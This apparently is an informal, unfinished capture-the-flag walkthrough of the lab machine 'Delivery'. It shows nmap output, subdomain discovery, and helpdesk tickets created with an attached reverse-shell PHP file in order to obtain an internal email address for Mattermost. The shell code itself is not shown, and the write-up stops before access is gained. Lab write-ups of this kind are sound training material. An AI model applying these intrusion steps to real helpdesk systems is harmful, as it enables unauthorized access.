enumeration

nmap -sCTV -oN /home/kali/machines/retired/Delivery/nmap.txt 10.10.10.222
Starting Nmap 7.91 (https://nmap.org) at 2021-05-27 01:06 EDT
Nmap scan report for delivery.htb (10.10.10.222)
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
| 256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_ 256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp open http   nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 382.56 seconds

now the result for vuln scan

nothing interesting but this

http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=delivery.htb
| Found the following possible CSRF vulnerabilities:
|
| Path: http://delivery.htb:80/
| Form id: demo-name
|_   Form action: #

we see it leaked domain name delivery.htb

now lets wait for full system scan to see if we found any other ports


22/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open http   nginx 1.14.2

lets go to port 80 and see the webpage

after adding the domai name we were able to acess the home page

nothing in the homepage




we can see a port 8065 which is not listed in nmap


here we can see the domain name which it wants so lets add it and then visit the page again

visiting the 8065 we see a login page powered by mattermost

we will deal with it lates first lets run the gobuster on the default 80 page



we cannot login into it so leave it for now




when we approach to helpdesk link we have to add its domain to acess the page


which we saw on the source code of the page

```
<h1>Delivery</h1>
<p><!--[-->The best place to get all your email related support <!--]--><br />
<!--[-->For an account check out our <a href="http://helpdesk.delivery.htb">helpdesk</a><!--]--></p>
</v>
```


and going to that page



we see a signin so lets see if it gives a option to register so that we can get a full acess to all functions



we see a register page so lets register here and then login



pass: iamhacker

lets logn now

we cannot login as it says to first conform the email its an dead end

then we created a ticket in which we can put a file and we put our reverse shell in that

Email Address *
hack@mailpi.com

Full Name *
hack hack

Phone Number
1234567890 Ext:

Help Topic
Contact Us *

Ticket Details
Please Describe Your Issue

Issue Summary *
i want to hack this system

awdadxawdawd

all changes saved

reverse-shell.php 5.36kB

Drop files here or choose them

CAPTCHA Text: 9BFBF 9BFBF *Enter the text shown on the image.* *

Support ticket request created

hack hack,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 1459056.

If you want to add more information to your ticket, just email 1459056@delivery.htb.

Thanks,

Support Team

so now lets chech the domain with gobuster to see if we can run the reverse shell

1459056@delivery.htb

Email Address *
hack@hack.com

Full Name *
hack

Phone Number
Ext:

Help Topic
Contact Us *

Ticket Details
Please Describe Your Issue

Issue Summary *
awddcawc

awdcawdcwadc

all changes saved

reverse-shell.php 5.36kB

Drop files here or choose them

CAPTCHA Text:


67DAD *Enter the text shown on the image.* *

Create Ticket Reset Cancel

hack,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 6050579.


If you want to add more information to your ticket, just email 6050579@delivery.htb.

Thanks,

Support Team


6050579@delivery.htb.

now going to the 8065 port and registering it there we can finally loginto our ticket

